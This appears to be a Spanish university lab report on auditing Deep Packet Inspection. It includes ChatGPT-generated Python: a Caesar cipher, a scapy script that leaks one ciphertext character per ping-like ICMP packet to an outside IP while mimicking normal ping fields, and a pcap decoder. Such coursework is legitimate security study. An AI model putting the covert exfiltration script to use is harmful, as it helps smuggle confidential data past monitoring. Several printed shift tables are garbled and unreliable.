

Informe Laboratorio 1

Sección 2

Javier Oberto
e-mail: javier.oberto@mail.udp.cl

Agosto de 2025

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.3. Actividad 3	7

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmp h f zlnbypkhk lu ylk lz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfkf d xjlzwnifi js wji jx
5 gvmtxskvejme c wikyvme h ir vihiw
6 fulswrjudild b v h jxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcf gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfef t
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbwtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvi jgxsp s tc gtsth
21 qfwdhcufotwo m gsuifwr or sb f s rsg
22 pevcbgtensvn l frthevqnq ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqeb snkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Utilizando el siguiente mensaje a ChatGPT: *“Crea un simple script de python que haga un cifrado cesar recibiendo como parametros el string a cifrar y el desplazamiento del cesar usando el alfabeto ingles es decir 26 caracteres e imprima el stringi cifrado nada mas ni nada”* nos entrega el siguiente código:


```
import sys

def caesar_cipher(text, shift):
    result = ""
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            result += chr((ord(char) - base + shift) % 26 + base)
        else:
            result += char
    return result

if __name__ == "__main__":
    text = sys.argv[1]
    shift = int(sys.argv[2])
    print(caesar_cipher(text, shift))
```

Figura 1: Código generado por ChatGPT para esta actividad

A grandes rasgos este código define la función `cifrado cesar` que recibe el string y el desplazamiento del cifrado desde el input de la consola (definido en `main`), pasa cada carácter a ASCII le resta una base que depende de si la letra es minúscula o mayúscula, le agrega el desplazamiento y aplica el modulo 26 debido a la naturaleza circular del cifrado y que se usa el alfabeto ingles y por ultimo regresa el numero resultante a carácter.



```
~/Desktop/labsCripto git:(master) 1 file changed, 20 insertions(+), 1 deletion(-) (0.082s)
python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

~/Desktop/labsCripto master 1 +20 -1

python3 cesar.py "criptografia y seguridad en redes" 10
```

Figura 2: Extracto de la consola probando el código generado

De esta manera utilizando el mensaje *“criptografía y seguridad en redes”* se comprueba el correcto funcionamiento del algoritmo.

3.2. Actividad 2

Usando la siguiente instrucción: *“ahora crea un archivo en python que reciba como parametro un string y mande usando scapy un mensaje ping por cada letra del string en la seccion data o payload, es decir, si string de parametro es ”hola” debe enviar un ping con la letra h en el campo de data y asi sucesivamente, la ip de origen es 192.168.99.185 y la ip de destino es 172.217.29.110”* se obtiene un código que envia exitosamente los mensajes ICMP con cada caracter en el payload. Sin embargo se necesitó de 2 instrucciones de seguimiento para completar satisfactoriamente la actividad pues el código entregado por la instrucción anterior realizaba solo lo justo y necesario para enviar un paquete ICMP pero no cumplía con la finalidad de ser idéntico a un ping real para poder hacer una filtración.

“agregale al char un padding del 10 al 37 en hex”

“agregale al paquete que tenga un timestamp, identification coherente, usa la 32385, seq number coherente, id coherente y payload ICMP (8 primeros bytes)”

```
from scapy.all import IP, ICMP, Raw, send, sendp, IPOption_Timestamp
import sys, time
from datetime import datetime

def send_pings(message, src_ip, dst_ip):
    base_ip_id = 32385 # identificación base para IP
    icmp_id = 12345 # ID fijo para ICMP
    seq_start = 1 # secuencia inicial

    # padding de 0x10 a 0x37
    padding = bytes(range(0x10, 0x37))
    print(datetime.now().timestamp())
    tmp = int(datetime.now().timestamp() * 10**6)
    print(tmp)
    tmp = tmp.to_bytes(8, 'big')
    print(tmp)
    for i, char in enumerate(message, start=seq_start):
        payload = char.encode() + padding

        pkt = (
            IP(src=src_ip, dst=dst_ip, id=base_ip_id + i, options=[IPOption_Timestamp()]) /
            ICMP(type=8, id=icmp_id, seq=i, ts_ori=int(datetime.now().timestamp()), ts_rx=int(datetime.now().timestamp())) /
            Raw(load=payload)
        )

        # asignamos timestamp al paquete
        pkt.time = time.time()

        send(pkt, verbose=False)
        print(f"[+] Enviado ping con payload: '{char}' | IP.id={base_ip_id+i} | ICMP.id={icmp_id} | seq={i}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Uso: {sys.argv[0]} <mensaje>")
        sys.exit(1)

    src_ip = "192.168.99.185"
    dst_ip = "172.217.29.110"
    message = sys.argv[1]

    send_pings(message, src_ip, dst_ip)
```

Figura 3: Código generado por ChatGPT para esta actividad

De manera general el código recibe un string como parámetro y envía un paquete ping por cada letra de este utilizando la librería scapy(librería de python que permite entre otras cosas armar, enviar y sniffear o detectar paquetes, será la principal herramienta para esta y la siguiente sección), arma por capas el paquete, le agrega el payload y padding al paquete, le pone un id coherente y asegura tener un número de secuencia y de que este vaya aumentando todo para que sea idéntico a un ping cualquiera, sin embargo no tiene el mismo largo de un paquete normal pues no tiene timestamp.

```
~/Desktop/labsCripto git:(master) 1 file changed, 2 deletions(-) (6.785s)
ping youtube.com
PING youtube.com (64.233.186.91) 56(84) bytes of data.
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=1 ttl=104 time=4.50 ms
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=2 ttl=104 time=12.7 ms
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=3 ttl=104 time=61.2 ms
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=4 ttl=104 time=11.8 ms
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=5 ttl=104 time=10.8 ms
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=6 ttl=104 time=11.3 ms
64 bytes from cb-in-f91.1e100.net (64.233.186.91): icmp_seq=7 ttl=104 time=11.1 ms
^C
--- youtube.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6010ms
rtt min/avg/max/mdev = 4.496/17.638/61.231/17.970 ms
```

Figura 4: Ping a youtube via terminal

Seguidamente se hace un ping a la dirección *www.youtube.com* para contrastar los resultados entre un ping común y corriente y el ping con datos filtrados.

```
241 54.389670761 192.168.99.185 172.217.192.93 ICMP 98 Echo (ping) request id=0x7081, seq=25/6400, ttl=64 (reply in 242)
243 55.391647712 192.168.99.185 172.217.192.93 ICMP 98 Echo (ping) request id=0x7081, seq=26/6656, ttl=64 (reply in 244)
6840 1032.9058499 192.168.99.185 172.217.192.93 ICMP 43 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 6841)
6842 1032.9420817 192.168.99.185 172.217.192.93 ICMP 43 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 6843)
Frame 243: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: Intel_38:82:a4 (44:af:28:38:82:a4), Dst: Lenovo_4a:00:e7 (20:00:00:00:00:00)
Internet Protocol Version 4, Src: 192.168.99.185, Dst: 172.217.192.93
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x6fc9 [correct]
[Checksum Status: Good]
Identifier (BE): 32385 (0x7081)
Identifier (LE): 33150 (0x817e)
Sequence Number (BE): 26 (0x001a)
Sequence Number (LE): 6656 (0x1a00)
[Response frame: 244]
Timestamp from icmp data: Aug 27, 2025 14:15:31.988233000 -04
[Timestamp from icmp data (relative): 0.000051811 seconds]
Data (40 bytes)
Data: 101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031
[Length: 40]
```

Figura 5: Captura del paquete de ping a youtube

En la figura 5 se observa el paquete a *www.youtube.com* en Wireshark y cada uno de los parámetros de la capa de ICMP.




Figura 6: Ping con informacion en payload

Aquí se ve el ultimo paquete de la secuencia de ping con datos en el payload, como se observa en la figura 6 el ping es idéntico, tiene un payload del mismo tamaño (pero agregando los caracteres del mensaje cifrado) manteniendo el contenido y tamaño típico del payload del protocolo ICMP(en este caso se utilizan 40 bytes de referencia pues ese el tamaño de un ping normal), un identificador y numero de secuencia coherentes sin embargo no tiene el timestamp de recepción del paquete, siendo este el único campo en que el ping enviado difiere de uno normal.

3.3. Actividad 3

Para esta sección se uso la siguiente instrucción a ChatGPT *“ahora genera otro script de python que lea una captura de wireshark y pueda extraer el mensaje que se envió en el payoad de los pings, para esto la ip de origen que envió los paquetes fue la 192.168.99.185 y la ip destino fue la 172.217.192.93 y ademas dado que el mensaje esta cifrado con cesar muestra todas las posibilidades del cifrado(desplazamiento 0 hasta desplazamiento 25) marcando en verde el string que probablemente corresponde al del mensaje, para esto usa cualquier librería que pueda resultar útil”*,

De manera resumida el código sniffea con scapy los paquete de una ICMP de una captura pcapng buscado todos los paquete ICMP enviados desde la ip 192.168.99.185 y extrae el payload quitando el padding, asimismo toma el string extraido de los paquetes y aplica e imprime todas los posibles desplazamientos, imprimiendo en verde el string que mas probablemente tiene el mensaje mediante un enfoque ingenuo de fuerza bruta revisando si el string contiene una o mas palabras de una lista concreta de palabras posibles.

```

from scapy.all import rdpcap, IP, ICMP
from colorama import Fore, Style

SRC_IP = "192.168.99.185"
DST_IP = "172.217.192.93"

def caesar_cipher(text, shift):
    result = ""
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            result += chr((ord(char) - base + shift) % 26 + base)
        else:
            result += char
    return result

def extract_message(pcap_file):
    packets = rdpcap(pcap_file)
    message = ""

    for pkt in packets:
        if pkt.haslayer(IP) and pkt.haslayer(ICMP):
            ip = pkt[IP]
            if ip.src == SRC_IP and ip.dst == DST_IP and pkt[ICMP].type == 8: # Echo Request
                raw_payload = bytes(pkt[ICMP].payload)
                if raw_payload:
                    char = chr(raw_payload[0]) # la primera letra antes del padding
                    message += char
    return message

def guess_shift(candidates):
    """Heurística simple: preferir cadenas con muchas letras y palabras comunes."""
    common_words = ["hello", "ping", "test", "mensaje", "criptografia", "redes"]
    for shift, text in candidates.items():
        low = text.lower()
        if any(word in low for word in common_words):
            return shift
    return None

if __name__ == "__main__":
    import sys
    if len(sys.argv) != 2:
        print(f"Uso: {sys.argv[0]} <archivo.pcap>")
        sys.exit(1)

    pcap_file = sys.argv[1]
    message = extract_message(pcap_file)
    print(f"\n[+] Mensaje extraído (sin descifrar): {message}\n")

    candidates = {}
    for shift in range(26):
        candidates[shift] = caesar_cipher(message, shift)

    probable_shift = guess_shift(candidates)

    for shift, text in candidates.items():
        if shift == probable_shift:
            print(f"[{shift:02}] {Fore.GREEN}{text}{Style.RESET_ALL}")
        else:
            print(f"[{shift:02}] {text}")

```

Figura 7: Código generado por ChatGPT para esta actividad


```
sudo python3 MitM.py Filtracionjeje.pcapng
```

```
[+] Mensaje extraído (sin descifrar): *+,-./0123456789;=<>?@ABCholaholaholaholaholahalarycxpajorj h bnpdarmjm nw anmnb
```

```
[00] *+,-./0123456789;=<>?@ABCholaholaholaholaholahalarycxpajorj h bnpdarmjm nw anmnb  
[01] *+,-./0123456789;=<>?@BCDipmbipmbipmbipmbipmbipmbbszdyqbksk i coqebnskn ox bonoc  
[02] *+,-./0123456789;=<>?@CDEJqncjqncjqncjqncjqncnctaerzclrtl j dprfctolo py cpood  
[03] *+,-./0123456789;=<>?@DEFKrodkrödkrödkrödkrödodubfasdmrum k eqsgdupmp qz dqape  
[04] *+,-./0123456789;=<>?@EFGslspelspelspelspelspepevcgbtensvn l frthevqnq ra ergrf  
[05] *+,-./0123456789;=<>?@FGHmtqfmtqfmtqfmtqfmtqfqfwdhcufotwo m gsuiwfor sb fsrsg  
[06] *+,-./0123456789;=<>?@GHIInurgnurngnurngnurngnurgrgxeidvgpuxp n htvjgxps tc gtsth  
[07] *+,-./0123456789;=<>?@HIJovshovshovshovshovshshyfyjewhqvyq o iuwkhyttq ud hutui  
[08] *+,-./0123456789;=<>?@IJKpwtpwtpwtpwtpwtpwtitizgkfxiwrzr p jxllxizuru ve ivuvj  
[09] *+,-./0123456789;=<>?@JLKlxujqxujqxujqxujqxujqxujjahlgysxas q kwmyjavsw wf jwwwk  
[10] *+,-./0123456789;=<>?@KLMryvkryvkryvkryvkryvkryvkvkbimhzktybt r lxznkbwtw xg kxxwl  
[11] *+,-./0123456789;=<>?@LMNszwlszwlszwlszwlszwlwlcjnialuzcu s myaolcxux yh lyxym  
[12] *+,-./0123456789;=<>?@MNOtaxmtaxmtaxmtaxmtaxmxmdkojbmvadu t nzbpndivy z myyzn  
[13] *+,-./0123456789;=<>?@NOPubynubynubynubynubynubynynelpkcwbew u oaqcnezaw aj nazao  
[14] *+,-./0123456789;=<>?@OPQvczvovzvovzvovzvovzvovzfomqldoxcfx v pbdrofaxa bk obbab  
[15] *+,-./0123456789;=<>?@PQRdapwdapwdapwdapwdapagpnrmepdydw w qcsepbgbyb cl pcbpc  
[16] *+,-./0123456789;=<>?@QRSxebqxbqxbqxbqxbqxbqxbqghosnfqzehz x rdtfhczc dm qdcdr  
[17] *+,-./0123456789;=<>?@RSTYfcryfcryfcryfcryfcrcrptografia y seguridad en redes  
[18] *+,-./0123456789;=<>?@TUVgzdszgdzsdzsdzsdzsdzsdzsjquphsbjzb z tfhvjsbe fo sfeft  
[19] *+,-./0123456789;=<>?@TUVAhetahetahetahetahetahetetkrvqtichkc a uglwtkfc gp tgfgu  
[20] *+,-./0123456789;=<>?@UWVbifubifubifubifubifubifufulsrjudil b vhjxulgdp hq uhghv  
[21] *+,-./0123456789;=<>?@WXcjgvcjgvcjgvcjgvcjgvcjgvgvmxtskvejme c wikymveh r vihtw  
[22] *+,-./0123456789;=<>?@XYdkhwdkhwdkhwdkhwdkhwhwnuytlwfknf d xjlzwnifi js wjiix  
[23] *+,-./0123456789;=<>?@XYZelixelixelixelixelixiovxumxlog e ykmaxojgj kt xkykj  
[24] *+,-./0123456789;=<>?@YZafyfjmfjmfjmfjmfjmfjmfjyjpavnyhmph f zlbnypknl lu xlklz  
[25] *+,-./0123456789;=<>?@ZABgnkgzgnkgzgnkgzgnkgzkzqxzbwozinqi g amoczqlil mv zmlma
```

Figura 8: Output del script que extrae el mensaje y prueba todos los desplazamiento del cifrado

Observando la figura 8 se confirma el correcto funcionamiento del script dando como resultado el mensaje lo mencionado anteriormente junto con todos sus desplazamientos, que extrae el mensaje e imprime en verde el mensaje enviado, en este caso corresponde al string “criptografia y seguridad en redes” pero tiene ademas unos cuantos caracteres adicionales debido a que el script también captó unos mensajes que se enviaron durante la prueba del script anterior

Conclusiones y comentarios

A continuación se describen algunas de las issues o problemáticas encontradas con el uso de la IA generativa durante el desarrollo de las actividades:

Issue 1

El tiempo de respuesta de ChatGPT fue bastante largo, debido tal vez a intermitencias en la plataforma a la hora de hacer las consultas o en el propio servicio de internet.

Issue 2

Se tuvo que iterar varias veces la instrucción para generar un código que cumpliera con lo perdido en la actividad 2 ya que si bien el modelo cumplía con lo pedido, esto no resultaba su-

ficiente para cumplir el objetivo del laboratorio, además como es propio de estas herramienta, las iteraciones continuas son incluso dañinas para generar cambios significativos pues los modelos realmente no tienen memoria de lo escrito anteriormente, produciendo código que varía entre lo ligeramente distinto y lo completamente diferente por lo que estas iteraciones en lugar de construir sobre lo hecho solo causan que el código original termine siendo no funcional.

Issue 3

ChatGPT no pudo resolver el problema del timestamp, y yo tampoco, pese a varios intentos. Esto se debe probablemente a que en los datos con los que fue entrenado no exista ningún código que haga esto, ya que estas IA lo que hacen es, en esencia, copiar y pegar por lo que no fue de mucha ayuda para resolver un problema del que no hay mucha información.

Issue 4

No indicé un correcto uso de los scripts pues para este caso específico el uso de la librería *scapy* requiere del uso de comando “*sudo*” por lo que si bien no es necesariamente un impedimento grande, si que genero un poco de fricción al momento de debuggear errores a la hora de ejecutar los scripts.

En conclusión el laboratorio demostró la viabilidad de evadir sistemas de Deep Packet Inspection mediante la implementación de un esquema de filtración utilizando el protocolo ICMP como canal de transmisión, el combinar el cifrado César con la fragmentación de mensajes en múltiples paquetes ping permite crear un canal de comunicación encubierto que replica fielmente el comportamiento del tráfico legítimo logrando pasar desapercibido.

La experiencia con ChatGPT como herramienta de desarrollo reveló tanto sus puntos fuertes como sus limitaciones. Si bien el modelo logró generar código funcional para las tareas básicas de cifrado y recepción de paquetes ICMP, presentó dificultades importantes en la implementación correcta de timestamps para los paquetes, aunque las herramientas de IA generativa pueden acelerar el desarrollo inicial, requieren supervisión constante y conocimiento especializado para resolver problemas que no están ampliamente documentados en sus datos de entrenamiento.